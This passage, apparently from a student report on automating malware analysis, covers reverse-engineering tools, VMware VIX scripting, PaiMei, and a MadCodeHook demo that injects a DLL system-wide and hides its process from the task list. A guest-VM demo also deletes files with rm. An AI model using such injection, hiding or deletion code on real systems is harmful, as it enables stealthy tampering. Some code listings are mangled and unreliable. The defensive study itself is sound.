    for imp in entry.imports:
        print '\t', hex(imp.address), imp.name
```

6.2.2 pydasm

pydasm, also created by Ero Carrera, is a python interface to the disassembling library *libdasm*. An example usage taken from the readme file is shown below:

⁵⁰python is wonderful

```
pydasm.FORMAT_INTEL, 0)
if not i:
    break
offset += i.length
```

This would print the assembly instructions according to the hexadecimal program code, which is of course, easier to read; and any tool which is to interpret program code will have to perform such an operation at some point in time (or have some other programs do it for them). Any debugger, for instance, will surely have to disassemble the code in order to provide an interface for setting brakepoints to the user. Only machines are good at understanding numbers.

6.2.3 madDisAsm

I had to include Madshi's tool as well, even though it has been mentioned earlier (in chapter 2). It is a part of the Madshi madCollection. The MadCodeHook framework uses this disassembler.

6.3 IDA Pro

IDA (Interactive DisAssembler)[15] is the single best tool I have come across when working on this project⁵¹. Its scripting possibilities are substantial, which makes this a great foundation for building automated analysis solutions. [14] describes how to use the IDC scripting possibilities (coding plugins in C). The IDAPython plugin[6]⁵² enables scripting in Python.

I have listed some very useful plugins below:

Stealth Anti-anti debugger plugin

ASPack/ASPR A plugin that automatically unpacks files packed with AS-Pack.

SegDump A plugin that creates dumps of memory segments.

RGBG A plugin that adds the ability of remote debugging.

More plugins are available at http://www.openrce.org/downloads/browse/IDA_Plugins.

6.4 OllyDbg

Well supported debugger, with dozens of available plugins. Is is probably the most used debugger for the Windows platform $today^{53}$. It is shareware, but can be downloaded and used for free. A good article with more detailed information is [8].

I will list some plugins below that are relevant to the discussion in this paper.

IsDebuggerPresent Hides OllyDbg from the IsDebuggerPresent API position, which can be used by malware to check for the presence of a debugger.

 $^{^{51}}$ IDA's only downside is that you need a license to use it.

⁵²article available at http://www.openrce.org/articles/full_view/11

 $^{^{53}}$ This is just a guess

- **OllyBone** Break-on-Execute. A plugin that can unpack executables by running them, and break execution just before the payload receives control.
- **OllySnake** Takes two snapshots; before and after execution. And diffs to find the code executed between these snapshots.
- **Universal Hooker** Enables intercepting API calls; both calls to APIs residing in a DLL and any address within the executable.

Both OllyDbg and IDA Pro are great candidates for automating malware analysis. The next section will present a framework that integrates and builds on top of them: PaiMei. Its creator, Pedram Amini, says that he hopes this can do for reverse engineering what *Metasploit* does for exploit development⁵⁴. And as I have grown to understand, reverse engineering and malware analysis go hand in hand.

 $^{^{54}\}mathrm{with}$ respect to penetration testing and security assessment

7 Automating analysis

In this section I will look into different ways of automating the analysis of malicious code. This work does not end up in a system that can be implemented; instead I will present a framework which has the potential of integrating many of the tools presented in the last chapter. These tools are the ones which are in use today by malware researchers, and have good support for scripting, which we are bound to make use of if we are to automate the process of analysis.

7.1 Twisted

This is a powerful event-driven network engine that can be used for just about anything[35]. I have included this since it seems like a feasible way of implementing an analysis system. The major drawback would be that lack of analysis-features already available in the framework. This stems from the fact that this is not initially created with malware analysis in mind—its first use was a game.

My point is that such a framework will have very good networking features, which might be useful when analysing bots and network-aware malware in general. Its use would be to drive the automation process. Most of the python tools presented in this report has the potential of working with twisted.

Twisted is very flexible and builds on the concept of callback functions and errbacks. A special object known as a *deferred* is passed as the return value of any called function. The calling thread will then continue immediately. This *deferred*-mechanism will then compute the real return value of the function in a different thread. This might take some time, but when the result is completed, the callbacks and errbacks registered to the deferred object will be called.

So, following this scenario we can call a notification function every time an API is called, for instance. In this way we will know that the API has been used, and we have established the fact that the process (unknown or not) are using this API). Again, this is the same solution as general unpacking⁵⁵.

As pointed out by Paul Craig [9], any program packed or not will have to consist of x86 instructions when running on the intel x86 platform. This is another way of saying that even though it is packed, it still has to be runnable.

To take this idea one step further: If the program is written for Windows, it will have to use the Win32 API—the system functions. We will let the malware run, but take notice of what functions it uses. If it tries to communicate with some remote machine over the Internet, we can simulate a response, tap into the API, and sniff the info it sends out. If the malware is to have any chance of participating in bot networks, it should probably consider sending some bytes over the wire at some point in time, but hopefully it will not be able to do so without us noticing.

7.2 VMware

In the following I will discuss the automation support implemented by VMware Workstation 6. This has been tested on Windows and Ubuntu Linux. I have

 $^{^{55}{\}rm which}$ also resembles general decryption, discussed in my project assignment leading up to this report.

found this software to have excellent speed, brilliant snapshot system, and good scripting possibilities. The latter being the subject of the next few sections.

7.2.1 VIX

Implements a C API to control the execution of virtual machines (running on the VMware platform)[17, 12]⁵⁶. The framework is event-driven, which makes it asynchronous, and time will elapse as events are created, modified, communicated between objects, and eventually deleted. An event pump drives this process forward.

Alternatives to using the VIX API are the vmrun command line tool, and there is also a Perl implementation available. On a lower level however, all these methods makes use of the VMware backdoor described earlier.

Version 1.1 is compatible with Workstation 6, and has been upgraded with 26 new functions. These cover functionality such as creating and deleting files, listing and modifying running processes on the guest system, open urls from the guest system, manipulate and revert to snapshots, and run programs and scripts inside the guest.

For instance, getChild and getParent will make it possible to go back and forth between different states in a straight forward way. Shared folders makes sharing data between host and guest simple.

Below is an example of how to use VIX.

Code Listing 24: Example (C-code): VixVM_RunProgramInGuest()

I have listed and briefly explained some of the most import functionality below.

Job The state of the currently executing asynchronous operation.

Snapshot A saved state of a virtual machine.

Handles Each handle has a type, VM, Team, Job etc; Reference counted

 $^{^{56}\}mathrm{You}$ should also see the VM ware Workstation User's Manual, available in appendix K.7




Figure 24: The VIX API

AddRef and Release Decrements the reference count and destroys the handle

GetHandleType Returns the type of a specified handle

- GetPropertyType (metadata) Returns the property type of a specified property ID
- GetProperties and SetProperties Returns or Sets the properties of any handle

Connect and Disconnect Creates and returns a host handle

Register and Unregister VMs Adds or removes a virtual machine to/from a handle, and returns a handle.

FindItems Finds VIX objects and calls their callback function

PumpEvents Processes an asynchronous event

Open Opens a specified virtual machine

PowerOn and PowerOff Powers the virtual machine on and off

Suspend and Reset Suspends and Resets a virtual machine

Delete Deletes a virtual machine (permanently).

Snapshots Create, Revert, Delete and Get snapshots

Misc UpgradeVirtualHardware, InstallTools

Run Programs Runs a specified program in the guest

Run Scripts Runs a specified script in the guest

List Processes Lists the running processes in the guest

Kill Processes Terminates a running process in the guest

- Create and Delete files and directories Copy files back and forth between host and guest system.
- **Test for existence of files and directories** Tests for the existance of files or directories on the guest system.

Get and Set environmental variables Returns or sets specified environmental variables in the guest

Login and Logout Logs into the guest using a specified password, and logs out.

Wait Wait for a job to complete

CheckCompletion Checks if an asynchronous operation has completed

GetError Returns the error code from a completed job

GetErrorText Returns a string describing an error

Below is more example usage.

Code Listing 25: C Sample code. Running a program in the guest.

```
VixError err = VIX_OK;
VixHandle hostHandle, jobHandle, vmHandle;
jobHandle = VixHost_Connect(...);
err = VixJob_Wait(jobHandle, ..., &hostHandle, ...);
jobHandle = VixVM_Open(hostHandle,
  (c: \ wm www.vmx', \ldots);
err = VixJob_Wait(jobHandle, ..., &vmHandle, ...);
jobHandle = VixVM_WaitForToolsInGuest(vmHandle, ...);
err = VixJob_Wait(jobHandle, \ldots);
jobHandle = VixVM_LoginInGuest(vmHandle,
 (c: \setminus myProgram.exe", \ldots);
err = VixJob_Wait(jobHandle, ...);
jobHandle = VixVM_RunProgramInGuest (vmHandle,
  (c: \setminus \operatorname{myProgram.exe}^{\circ}, \ldots);
err = VixJob_Wait(jobHandle, ..., &exitCode, ...);
jobHandle = VixVM_PowerOff(vmHandle, ...);
err = VixJob_Wait(jobHandle, \ldots);
```

The same thing can be done in vmrun using:

Code Listing 26: Running a program in the guest from the host system's command line using vmrun

```
runProgramInGUest -gu <guestUser>
-gp <guestPass> c:\vm\myVM.vmw c:\program.exe
```

7.2.2 VI SDK

An alternative to VIX is the VI SDK[11], also distributed by VMware, but with a larger emphasis on use in server-environments[16]. VI SDK comes with ESX Server and VirtualCenter.

Compared to VIX:

- Virtual Machines are managed in a data center
- There is always a server and a network
- Management tools available for resource control, virtual machine deployment and control.

7.3 XYNTService

XYNTService is a Windows service program⁵⁷. It is distributed through codeproject, which also has a couple of articles on it[24, 25].

It can be installed and uninstalled from cmd^{58} , and an .ini file conveniently saves configuration settings. Once running, the service can stop and restart (called bounce) processes defined in the config file by enumerating them. Other services can also be controlled.

Code Listing 27: Command line options for XYNTService

// from cmd.exe: XYNTService -i (installs) XYNTService -u (uninstalls) XYNTService -b 5 (bounces Process5) XYNTService -r NameOfServiceToRun XYNTService -k NameOfServiceToKill

Code Listing 28: Init file (XYNTService)

```
// XYNTService.ini file
[Settings]
ServiceName = XYNTService
CheckProcessSeconds = 30
[Process0]
CommandLine = c:\winnt\system32\notepad.exe
WorkingDir= c:\
PauseStart= 1000
PauseEnd= 1000
UserInterface = Yes
Restart = Yes
[Process1]
CommandLine = java.exe MyPackage.MyClass
UserInterface = No
Restart = No
```

⁵⁷or a daemon if you like

⁵⁸command prompt

7.4 Wrapping the vmrun command

Thanks to Pedram Amini for sharing code on his Python servlet in the OpenRCE forum 59 .

"It will be released", he says, "at some point in the near future, possibly at BlackHat and along side a book I co-authored called Fuzzing: Brute Force Vulnerability Discovery". I have included the book as a reference[26], even though it has not come out yet (but intellectual property from this reference has been used below).

Code Listing 29: Wrapping the vmrun command in python

```
def vmcommand (self, command):
 , , ;
 Execute the specified command,
 keep trying in the event of a failure.
 @type command: String
 @param command: VMRun command to execute
 while 1:
   self.log("executing: %s" % command, 5)
   pipe = os.popen(command)
   out = pipe.readlines()
   pipe.close()
   if not out:
     break
   elif not out [0].lower().startswith("close failed"):
     break
   self.log("failed executing command
       '%s' (%s). will try again." % (command, out))
   time.sleep(1)
 return "".join(out)
******
      VMRUN COMMAND WRAPPERS
*****
def delete_snapshot (self, snap_name=None):
 if not snap_name:
   snap_name = self.snap_name
 self.log("deleting snapshot: %s" % snap_name, 2)
 return self.vmcommand("%s deleteSnapshot %s \"%s\""
           % (self.vmrun, self.vmx, snap_name))
```

 $^{^{59}\}mathrm{where}$ he explains that this is part of a fuzzing framework that he has been working on, called Sulley

```
def list (self):
 self.log("listing running images", 2)
 return self.vmcommand("%s list" % self.vmrun)
def list_snapshots (self):
  self.log("listing snapshots", 2)
 return self.vmcommand("%s listSnapshots %s"
            % (self.vmrun, self.vmx))
def reset (self):
  self.log("resetting image", 2)
 return self.vmcommand("%s reset %s"
            % (self.vmrun, self.vmx))
def revert_to_snapshot (self, snap_name=None):
 if not snap_name:
    snap_name = self.snap_name
  self.log("reverting to snapshot: %s" % snap_name, 2)
 return self.vmcommand("%s revertToSnapshot %s \"%s\""
             % (self.vmrun, self.vmx, snap_name))
def snapshot (self, snap_name=None):
 if not snap_name:
    snap_name = self.snap_name
  self.log("taking snapshot: %s" % snap_name, 2)
 return self.vmcommand("%s snapshot %s \"%s \""
            % (self.vmrun, self.vmx, snap_name))
def start (self):
  self.log("starting image", 2)
 return self.vmcommand("%s start %s"
            % (self.vmrun, self.vmx))
def stop (self):
  self.log("stopping image", 2)
 return self.vmcommand("%s stop %s"
            % (self.vmrun, self.vmx))
def suspend (self):
  self.log("suspending image", 2)
 return self.vmcommand("%s suspend %s"
            % (self.vmrun, self.vmx))
```

```
*****
       EXTENDED COMMANDS
*****
def restart_target (self):
 self.log("restarting virtual machine...")
 # revert to the specified snapshot and start the image.
 self.revert_to_snapshot()
 self.start()
 # wait for the snapshot to come alive.
 self.wait()
def is_target_running (self):
 return self.vmx.lower() in self.list().lower()
def wait (self):
 self.log("waiting for vmx to come up: %s" % self.vmx)
 while 1:
   if self.is_target_running():
     break
```

7.5 pyVIX

pyVIX is a python wrapper of the VIX API, which would be a more robust way of going about than to wrap *vmrun* in most cases. It is open source, but largely undocumented. The VIX interface is however very properly documented by VMware, and pyVIX will naturally have the same functionality⁶⁰ I have included some example usage below that describes the most important use cases:

 $^{^{60}{\}rm since}$ it is a simple wrapper of the C API, which means that it translates between python and C-code.

```
vm.waitForToolsInGuest()
# reasonfor waitForToolsInGuest():
# some VIX functions need VMware Tools installed on the VM
# this function defines a VM-handle property
# which is required for the execution of other VIX-functions
print "OS booted"
# login
vm.loginInGuest('username', 'abc')
# required before calling functions
# which perform operation on the guest OS
print 'logged in. ENTER'
# we are already logged in, but Desktop isn't shown.
# Not a problem as script would work even without
# the 'Console' running.
# But in order to show what is happening
# now I have to log in manually
raw_input()
# 1. operation that I want to perform is to
#
     copy a file from the Host to the Guest
    parameters are Host-path and Guest-path
#
vm.copyFileFromHostToGuest('/home/testing/Desktop/hello.py',
      '/root/Desktop/hello.py')
print 'copied. ENTER'
raw_input()
# 2. operation: start python script by
     calling the runProgramInGuest-function
#
     parameters are "program path" and
#
     the "attribute" that you want to pass to the program
#
vm.runProgramInGuest('/usr/bin/python2.4',
      '/root/Desktop/hello.py &')
print 'run. ENTER'
raw_input()
# 3. operation: copy file back from Guest to Host
vm.copyFileFromGuestToHost('/root/Desktop/hello.txt',
      '/home/testing/Desktop/hello.txt')
print 'copied. ENTER'
raw_input()
# 4. create a Snapshot of the VM (show file-browser!)
# disadvantage: VIX can only handle 1 Snapshot for each VM
s1 = vm.createSnapshot()
print 'snapshotted. ENTER'
raw_input()
# 5. removing files from Host
#
  by calling again runProgramInGuest()-func
```

```
#
     parameters are the Unix-remove
#
     program and the attribute is the
    path that I want to remove
#
vm.runProgramInGuest('/bin/rm', '/root/Desktop/* &')
print 'removed. ENTER'
raw_input()
# 6. revert to Snapshot
# parameter: Snapshot
vm.revertToSnapshot(s1)
print 'reverted. ENTER'
raw_input()
# 7. suspend VM
vm.suspend()
print 'suspended. ENTER'
raw_input()
# DISADVANTAGE: API doesn't have a vm.resume() function.
# Which has the 'VMware Server Console'
# cannot just call powerOn() to resume:
# doing this wouldn't allow me to use
# waitFTIG() ==> no login ==> no run Program after vm.powerOn()
# It is necessary to close the VM and create a new VM-handle.
vm.close()
vm = h.openVM('/var/lib/vmware/Virtual Machines
       /Ub606_Des_Init_1/Ub606_Des_Init_1.vmx')
vm.powerOn()
print "powerOn()"
vm.waitForToolsInGuest()
print 'OS booted'
vm.loginInGuest('username', 'abc')
print 'logged in. ENTER'
raw_input()
# 8. shutting down OS instead of using vm.powerOff()
#
    for gracefully shutting down VM
vm.runProgramInGuest('/sbin/shutdown', '-hP -t 5 now &')
print 'shutdown. ENTER'
raw_input()
# Windows disadvantages:
# you cannot execute Window-Commands like del, start,...
# -So for e.g. shutdown I have been using an 3rd-party program
# -batch files
# -maybe better: python-scripts
     (e.g. for deleting files on guest)
#
# 9. remove Snapshot (will only work
# with VM powered off (show file browser)
vm.removeSnapshot(s1)
print 'Snapshot removed. ENTER'
raw_input()
```

```
vm.close()
print 'VM closed'
h.close()
print 'Host closed. ENTER'
raw_input()
h = Host()
vm = h.openVM('/var/lib/vmware/Virtual Machines/
      WinXP_Pro_Init_1/WinXP_Pro_Init_1.vmx')
vm.powerOn()
vm.waitForToolsInGuest()
print 'os booted'
vm.loginInGuest('username', 'abc')
print 'logged in'
raw_input()
vm.copyFileFromHostToGuest(
    '/home/testing/Desktop/winhello.py',
    'c:\\documents and settings\\desktop\\winhello.py')
raw_input()
vm.runProgramInGuest('c: \ python24 \ python.exe',
    'c:\\medusa\\winhello.py')
raw_input()
# PROBLEM: you can only run programs
# but not execute commands like del,... (go with batch-files)
vm.runProgramInGuest(`c:\\poweroff.exe')
            'poweroff -warn -warntime 5')
print 'shutdown'
raw_input()
# after suspend() you have to call vm.close(),
# vm = h.openVM(...) in order to use waitForTools
vm.suspend()
print 'suspended'
vm.close()
print 'vm closed'
time.sleep(5)
vm = h.openVM('/var/lib/vmware/Virtual Machines/
       WinXP_Pro_Init_1/WinXP_Pro_Init_1.vmx')
vm.powerOn()
vm.waitForToolsInGuest()
print 'os booted'
vm.loginInGuest('username', 'abc')
print 'logged in'
raw_input()
```

```
vm.close()
raw_input()
h.close()
```

7.6 PaiMei

PaiMei is a reverse engineering framework for win32 systems[1]. The reason why it has such an enourmous appeal to me, is that it is written entirely in Python, and utilizes many of the tools discussed (independently) in this project. When I first came across this framework I could hardly belive my own eyes—the framework works as a glue between the most useful analysis programs, effectively integrating them, and on top of that provides a foundation for writing applications that can do just the thing we are stribing for. Not only does it provide a beautiful GUI where you can do the actual coding, it also let's you design your own applications on top of it; be it command line utilities or full blown GUI programs.

The core components of this framework are:

- PyDbg A pure Python win32 debugging abstraction class
- **pGRAPH** A graph abstraction layer (library) that represents graphs as a collection of nodes, edges and clusters.
- **PIDA** A binary abstaction layer (library) that provides an abstract interface over binaries, yielding a portable file that can be navigated through. It is built on top of pGRAPH, and represents a binary executable file as a collection of functions, basic building blocks and instructions.

PaiMei uses IDA Pro and IDAPython to produce a graph representation of the executable under analysis, having the following structure:

- The entire module consists of functions represented as nodes. The jumps taken between the different functions are represented as edges in this graph.
- Every function is itself a graph (imagine zooming in on a node in the graph above). The nodes in this graph represents basic building blocks; a list, or series, of instructions.
- The list of instructions is represented using a struct.

Following this scenario it will be possible to iterate through the entire module in the way described below.

```
for function in module.nodes.values():
    # operations on the function level
    for basicblock in function.nodes.values():
        # operations on the block level
        for instructions in basicblock.instructions.values():
            # operations on the instruction level
```

In effect, we are encoding the binary in a way such that we can traverse it, and even manipulate it, if we like. In PaiMei, this is accomplished using an IDAPython script to produce a PIDA file. Analysis can then be performed on this image, instead of on the original binary file. Pedram Amini says that later versions of the PaiMei framework might consider using other tools than IDA Pro to accomplish this task, since it is the only part of the framework that is not available free of charge.

Some extended components that saves time when building applications on top of this framework:

Utilites A set of abstraction classes for accomplishing various repetitive tasks.

- Console A pluggable WxPython GUI
- **Scripts** The framework ships with scripts to use some of functionality already built into it.

7.6.1 PyDbg

I included this section because I want to show what PyDbg can be used for in a concise way. More details can be found in [1].

With PyDbg, processes, modules and threads can be enumerated. APIs such as attach() and load() are available; as is suspend_thread(), and resume_thread(). It supports both hardware, software and memory breakpoints, and provides APIs to set and delete these.

The APIs read() and write() allows you to read and write from/to memory; memory can be allocated using virtual_alloc(). To get a snapshot of the running process simply use process_snapshot(), and to return to a previous stored snapshot, call process_restore().

To pop values on the stack, use the stack_unwind() API. PyDbg also has support for handing Structured Exception Handling (SEH), and an API called SEH_unwind() which does more or less the same as its cousin just mentioned, only addressing the exceptions. To set a function to be called in case an exception occurs, PyDbg has the set_callback() API.

For disassembling PyDbg uses libdasm (mentioned earlier in this chapter). The API disasm() is self explanatory. Following this, there are several utility functions that can be useful: flip_endian(), func_resolve(), hex_dump(), to_binary() and to_decimal() to mention a few.

7.6.2 Utilities

Some utilities ships with the framework:

- **Process Stalker** Runtime profiling. Traces the running code in order to determine such things as which APIs are called. Also maps states.
- **Code Coverage** Tracks which parts of the code has been run and which has not.
- **uDraw Connector** Enables dynamic graphing by connecting to udraw(Graph).
- **DPC: Debugge Procedure Call** Allows calling functions in the executable under analysis.

- **OllyDbg Connector/Receiver** Control OllyDbg from a remote machine. (for instance OllyDbg can run on a virtual machine, and we can control it from the host) The communication is over TCP.
- **Proc Peek** Test for potentially dangerous sections, like calls to memcpy(), strcpy() and strcat(), that can indicate a buffer overflow attack. The modules attaches to a process and examines data that flow in these sections.

Figure 25 is included to show two things. Firstly, it shows the layout of the GUI, with buttons on the left hand side where you can change between different views. The view currently displayed on the figure, is the documentation view. I have scrolled down a bit to emphasize the second point; the most important figure of them all: The overall structure of how the framework is composed. This will more or less sum up the most important points made in this section.




Figure 25: The PaiMei console (GUI), displaying the structure of the framework

A MadCodeHook

A.1 System wide hooking example: HookProcessTermination

The following code shows a system wide hook using Madshi's MadCodeHook framework from section 2. The code distributed alongside the framework. The documentation is largely made up of such demos.

```
11
  HookProcessTermination version: 1.0a
                                       date: 2005-06-06
   -----
11
                                        _____
11
   ask user for confirmation for each (Nt)TerminateProcess call
   _____
11
11
   Copyright (C) 1999 - 2005 www.madshi.net, All Rights Reserved
#include <windows.h>
#include "madCHook.h"
typedef struct
 // this is the information record which our dll sends us
 TTerminationRequest {
   BYTE bSystem;
   CHAR szProcess1 [MAX_PATH + 1];
   CHAR szProcess2 [MAX_PATH + 1];
 } *PTerminationRequest;
void WINAPI HandleProcessTerminationRequest(LPCSTR pIpc,
                                      PVOID
                                             pMessageBuf,
                                      DWORD
                                             dwMessageLen,
                                      PVOID
                                             pAnswerBuf,
                                      DWORD
                                             dwAnswerLen)
// this function is called by the ipc message whenever our dll contacts us
ł
 PBOOL answer = (PBOOL) pAnswerBuf;
  if (AmUsingInputDesktop()) {
   // our process is running in the current input desktop,
so we ask the user
   LPCSTR pc1, pc2, pc3;
   PTerminationRequest ptr = (PTerminationRequest) pMessageBuf;
   CHAR question [MAX_PATH + 1];
   // first extract the file names only
   for (pc1 = ptr->szProcess1 + lstrlenA(ptr->szProcess1) - 1;
              pc1 > ptr \rightarrow szProcess1; pc1--)
 if (*pc1 = ' \setminus ) 
       pc1++;
       break;
     }
   for (pc2 = ptr->szProcess2 + lstrlenA(ptr->szProcess2) - 1;
              pc2 > ptr \rightarrow szProcess2; pc2--)
     if (*pc2 = ' \setminus )
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pc2++;
       break;
     }
    // does the request come from a normal process or from
       11
              a system process?
    if (ptr->bSystem)
        pc3 = "system process ";
    else pc3 = "process ";
    lstrcpyA(question, "May the ");
    lstrcatA(question, pc3);
    lstrcatA(question, pc1);
    lstrcatA(question, " terminate the following process?\n\n");
    {\tt lstrcatA}\,(\,{\tt question}\;,\;\;{\tt pc2}\,)\,;
    // ask the user for confirmation and return the answer to our dll
    *answer = (MessageBox(0, question, "Question...",
               MB_{LCONQUESTION} \mid MB_{YESNO} \mid MB_{TOPMOST} = IDYES);
 } else
    // our process is *not* running in the current input desktop
    // if we would call MessageBox, it would not be visible to the user
    // so doing that makes no sense, it could even freeze up the whole OS
    *answer = true;
}
void HideMeFrom9xTaskList()
// quick hack which hides our process from task manager (works only in win9x)
{
 typedef INT (WINAPI * TRegisterServiceProcess)(DWORD pid, DWORD flags);
  TRegisterServiceProcess rsp = (TRegisterServiceProcess)
       GetProcAddress(GetModuleHandle("kernel32.dll"), "RegisterServiceProcess");
  if (rsp)
   rsp(0, 1);
}
INT WINAPI InfoBoxWndProc(HWND window, DWORD msg, INT wParam, INT lParam)
// this is our info box' window proc, quite easy actually
{
  if (msg == WMLCLOSE)
   return 0;
                                 // we don't accept WM_CLOSE
  else if (msg = WMCOMMAND) {
   DestroyWindow(window);
                                 // we close when the button is pressed
   return 0;
 } else
    return DefWindowProc(window, msg, wParam, lParam);
}
void ShowInfoWindow()
// show our little info box, nothing special here
{
 WNDCLASS wndClass;
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HWND infoBox, label, button;
HFONT font;
MSG msg;
RECT r1;
// first let's register our window class
ZeroMemory(&wndClass, sizeof(WNDCLASS));
wndClass.lpfnWndProc = (WNDPROC) &InfoBoxWndProc;
wndClass.hInstance
                       = GetModuleHandle(NULL);
wndClass.hbrBackground = (HBRUSH) (COLOR_BTNFACE + 1);
wndClass.lpszClassName = "HookProcessTerminationInfoWindow";
                     = LoadCursor(0, IDC_ARROW);
wndClass.hCursor
RegisterClass(&wndClass);
// next we create our window
         = 0;
r1.left
          = 0;
r1.top
r1.right = 224;
r1.bottom = 142;
AdjustWindowRectEx(&r1, WS_CAPTION, false,
      WS_EX_WINDOWEDGE | WS_EX_DLGMODALFRAME);
r1.right = r1.right - r1.left;
r1.bottom = r1.bottom - r1.top;
         = (GetSystemMetrics(SM_CXSCREEN) - r1.right ) / 2;
r1.left
r1.top
          = (GetSystemMetrics(SMLCYSCREEN) - r1.bottom) / 2;
infoBox = CreateWindowEx(WSEX_WINDOWEDGE | WS.EX_DLGMODALFRAME,
                          wndClass.lpszClassName\,,\ "information\ldots"\,,
                          WS_CAPTION, r1.left, r1.top, r1.right,
                                         r1.bottom, 0, 0, GetModuleHandle(NULL), NULL
// now we create the controls
label = CreateWindow("Static", "the process termination hook is installed n^n 
                                "please note that the win9x taskmanager\n" \
                                "doesn't use the \"TerminateProcess" API\n" <math display="inline">\
                                "so please use something else for testing",
                      WS_CHILD | WS_VISIBLE | SS_LEFT,
                      16, 16, 196, 70, infoBox, 0,
                      GetModuleHandle(NULL), NULL);
button = CreateWindow("Button", "unhook and close"
                       WS_CHILD | WS_VISIBLE | BS_DEFPUSHBUTTON,
                       14, 98, 196, 28, infoBox, 0,
                       GetModuleHandle(NULL), NULL);
SetFocus(button);
// the controls need a nice font
\texttt{font} = \texttt{CreateFont}(-12, 0, 0, 0, 400, 0, 0, \texttt{DEFAULT\_CHARSET},
                  OUT_DEFAULT_PRECIS, CLIP_DEFAULT_PRECIS, DEFAULT_QUALITY,
                  DEFAULT_PITCH | FF_DONTCARE, "MS Sans Serif");
SendMessage(label, WMLSETFONT, (UINT) font, 0);
SendMessage(button, WMLSETFONT, (UINT) font, 0);
// finally show our window
ShowWindow(infoBox, SW_SHOWNORMAL);
while (IsWindow(infoBox))
  // this loop construction ignores WM_QUIT messages
  if ((GetMessage(&msg, 0, 0, 0)) && (!IsDialogMessage(infoBox, &msg))) {
    TranslateMessage(&msg);
    DispatchMessage(&msg);
```

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// let's Windows clean up the font etc for us
                                       *****
BOOL WaitForService(LPTSTR serviceName)
// when the PC boots up and your program is in the autostart
// it may happen that your program runs before the service is ready
// so this function makes sure that the service is up and running
  SC_HANDLE
                 c1, c2;
  SERVICE_STATUS ss;
  INT
                     i1;
  HMODULE
                 d11;
  BOOL
                 result;
  typedef SC_HANDLE (WINAPI *OpenSCManagerAFunc
                                                    )
        (LPCSTR lpMachineName, LPCSTR lpDatabaseName, DWORD dwDesiredAccess);
  typedef SC_HANDLE (WINAPI *OpenServiceAFunc
                                                    )
        (SC_HANDLE hSCManager, LPCSTR lpServiceName, DWORD dwDesiredAccess);
  typedef BOOL
                    (WINAPI *ControlServiceFunc
        (SC_HANDLE hService, DWORD dwControl, LPSERVICE_STATUS lpServiceStatus);
  typedef BOOL
                        (WINAPI *StartServiceAFunc
                                                        )
        (SC.HANDLE hService, DWORD dwNumServiceArgs, LPCSTR *lpServiceArgVectors);
                    (WINAPI *CloseServiceHandleFunc)
  typedef BOOL
        (SC_HANDLE hSCObject);
  OpenSCManagerAFunc
                         OpenSCManagerA;
  OpenServiceAFunc
                         OpenServiceA;
  ControlServiceFunc
                         ControlService;
  StartServiceAFunc
                         StartServiceA;
  CloseServiceHandleFunc CloseServiceHandle;
  result = false;
  // dynamic advapi32 API linking
  dll = LoadLibrary("advapi32.dll");
  OpenSCManagerA
                     = (OpenSCManagerAFunc
                                               )
        GetProcAddress(dll, "OpenSCManagerA");
  OpenServiceA
                    = (OpenServiceAFunc
                                               )
        GetProcAddress(dll, "OpenServiceA");
                   = (ControlServiceFunc
  ControlService
                                               )
        GetProcAddress(dll, "ControlService");
                    = (StartServiceAFunc
  StartServiceA
                                               )
        GetProcAddress(dll, "StartServiceA");
  CloseServiceHandle = (CloseServiceHandleFunc)
        GetProcAddress(dll, "CloseServiceHandle");
  if ( (OpenSCManagerA) && (OpenServiceA) &&
       (ControlService) && (StartServiceA) && (CloseServiceHandle) ) {
    // first we contact the service control manager
    c1 = OpenSCManagerA(NULL, NULL, 0);
    if (c1) {
      // okay, that worked, now we try to open our service
      c2 = OpenServiceA(c1, serviceName, GENERIC_READ | SERVICE_START);
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if (c2) {
        // that worked, too, let's check its state
        if (ControlService(c2, SERVICE_CONTROL_INTERROGATE, &ss)) {
          if (ss.dwCurrentState == SERVICE_STOPPED)
            // the service is stopped (for whatever reason), so let's start it
            StartServiceA(c2, 0, NULL);
          // now we wait until the process is in a clear state (timeout 15 sec)
          for (i1 = 1; (i1 < 300); i1++) {
            if ( (!ControlService(c2, SERVICE_CONTROLINTERROGATE, &ss)) ||
                  (ss.dwCurrentState != SERVICE_START_PENDING)
)
              break;
            Sleep(50);
          ł
          // is it finally running or not?
          result = ss.dwCurrentState == SERVICE_RUNNING;
        CloseServiceHandle(c2);
      }
      CloseServiceHandle(c1);
    }
  FreeLibrary(dll);
  return result;
}
typedef struct
  // this is the information record which we send to our injection service
  TDllInjectRequest {
    BOOL bInject;
    DWORD dwTimeOut;
   DWORD dwSession;
  } *PDllInjectRequest;
BOOL Inject (BOOL inject)
// (un)inject our dll system wide
{
  TDllInjectRequest dir;
  BOOL
                     res;
  BOOL
                    result;
  // first let's try to inject the dlls without the help of the service
  if (inject)
                  InjectLibrary(CURRENT_SESSION | SYSTEM_PROCESSES,
       result =
                                         "HookTerminateAPIs.dll");
  else result = UninjectLibrary (CURRENT_SESSION | SYSTEM_PROCESSES,
                                         "HookTerminateAPIs.dll");
  if (!result) {
    // didn't work, so let's try to ask our service for help
    // first of all we wait until the service is ready to go
    WaitForService("madDllInjectServiceDemo");
    // then we prepare a dll injection request record
    dir.bInject = inject;
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dir.dwTimeOut = 5000;
   dir.dwSession = GetCurrentSessionId();
   // now we try to contact our injection service
   result = SendIpcMessage("madDllInjectServiceDemo",
               & dira, sizeof(dir), &res, sizeof(res), 15000, true) && res);
 }
 return result;
}
void (WINAPI *ExitProcessNext) (UINT uExitCode);
void WINAPI ExitProcessCallback (UINT uExitCode)
ł
 // this can't be a proper shutdown
